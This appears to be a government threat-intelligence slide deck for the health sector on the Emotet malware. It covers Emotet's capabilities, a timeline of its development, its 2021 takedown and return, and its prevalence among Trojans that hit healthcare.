The Return of Emotet and the Threat to the Health Sector

June 2, 2022

TLP: WHITE, ID# *202206021300*

Agenda

This presentation will examine the malware Emotet, and what makes it a significant threat to the health sector.

- Overview
- Chronology
- Impact on Healthcare
- Infection Lifecycle
- Defense and Mitigations
- Resources

Slides Key:

Non-Technical: Managerial, strategic and high-level (general audience)

Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)

An Overview of Emotet

“World’s most dangerous malware”

What Is Emotet?

- Operational since at least 2014
  - Initially functioned as a banking Trojan
- Alternatively known as Geodo or Heodo
- Europol: “World’s most dangerous malware”
- Checkpoint: "Emotet potentially affected one out every five organizations worldwide."
- Believed to be based out of Ukraine
- MITRE ATT&CK ID: S0367
- Operated by: MUMMY SPIDER
  - Also: TA542, GOLD CABIN, Mealybug

An Early Emotet Phishing Email:

Image source: Trend Micro

Emotet: Overview

- A significant part of the cybercriminal ecosystem that maintains many working relationships with other major cybercriminal gangs
- Often delivered via phishing, but also known vulnerabilities and brute force
- Offered as Infrastructure-as-a-Service (IaaS)
- Modular, capable of:
  - Data exfiltration
    - Traffic capture, credential theft
  - Persistence
  - Dropping additional malware/ransomware
    - Malware: Azorult, TrickBot, IcedID, Qbot
    - Ransomware: Ryuk, Bitpaymer




Image source: Sophos

Emotet: Overview (cont.)

- Highly customizable per unique target
- Can actively update itself
  - Detection evasion
  - Capability updating
- Aggressive even during pandemic; leveraged COVID theme
- Constantly adapting and refreshing their capabilities




Image source: Sophos

Emotet: Chronology

A brief review of major milestones in the life of Emotet malware

Feodo (AKA Bugat/Cridex) first known to operate

2010

Emotet (AKA Geodo or Feodo) begins operating as a banking Trojan

June 2014

Emotet Version 2 released; targeted mostly German and Austrian bank customers

Fall 2014

Emotet Version 2 issues final traffic from command-and-control servers

December 2014

Emotet had humble beginnings as a banking trojan and initially evolved in small increments

Emotet begins a cycle of aggressively testing and developing new tactics and techniques

Emotet offered as Malware-as-a-Service; expanded targeting to include China, Canada, the United Kingdom and Mexico

2017

Emotet Version 4 is released

2017

Successful targeting of the city of Allentown, Pennsylvania

February 2018

Began dropping QakBot as well as several banking Trojans with network worm abilities

2018

Emotet expands targeting and continues to develop sophisticated capabilities

Emotet becomes one of the most prominent malware variants

2019

Large phishing campaigns with “Overdue Invoice” and “Payment Remittance Advice” subject lines

2019

Emotet targets several high-profile German targets, including the city of Frankfurt

2019

Emotet begins distributing malware such as Gootkit, IcedID, and TrickBot.

2019

Infrastructure now includes three botnets: Epoch 1, 2, 3

September 2019

Emotet becomes one of the major players in the cybercriminal ecosystem

Heavy reliance on thread hijacking for infection vector

2020

Emotet offline (ostensibly developing new capabilities)

February – July 2020

Emotet leverages COVID theme for phishing attacks against U.S. targets

July 2020

Hornet Security researchers observe 1,000 percent increase in Emotet loader downloads

August 2020

Proofpoint researchers note full return of Emotet including Qbot usage

August 2020

Emotet uses the coronavirus pandemic to its advantage

Emotet botnet compromised by international law enforcement coalition

January 2021

Emotet botnet wiped from victim systems

April 2021

Emotet botnet identified as active again; botnet being reconstituted

November 2021

Executed campaign dropping Cobalt Strike

December 2021

Emotet disrupted in early 2021, returns by the end of the year

January 2021: Emotet Disruption

A law enforcement coalition including the U.S., Canada and several European countries disrupted the Emotet botnet in January 2021. A timed wiper was deployed. Ukrainian law enforcement released a video showing the physical raid.

This graph depicts decreasing Emotet traffic in January as it was being disrupted:




Image source: VMWare

April 2021: Emotet Botnet Dissolved

The wiper executed as planned and the Emotet botnet ceased to exist

Image source: Europol

November 2021: Emotet Returns!

Several security researchers publish findings indicating that the Emotet operators are reconstituting their botnet

- Changes to the loader
  - New commands available
  - Updated dropper capability
  - New command and control
    - 246 systems and growing
- Began using Cobalt Strike




Image source: Trend Micro

Emotet back to using attachments (.hta files and PowerShell scripts) vice links

January 2022

Microsoft announces they will block Internet macros by default

February 2022

Proofpoint analysis indicates Emotet testing new TTP, including OneDrive links

April 2022

Present day

The saga continues…

Impact on Healthcare

According to one report, almost 80% of the malware affecting computer systems in the healthcare industry are Trojans, and the most common of them is Emotet.

Trojans vs. Healthcare

According to a March 2020 Malwarebytes report, Trojans (malware that can disguise itself) are often used against healthcare targets. This aligns with HC3 observations.




Image source: Malwarebytes

Emotet is prevalent

The same Mawarebytes research shows that Emotet is dominant among Trojans, especially in healthcare. This also generally aligns with HC3 observations.




Image source: Malwarebytes

Emotet and TrickBot

Emotet and TrickBot are two groups who very often work together in major cyberattack campaigns.


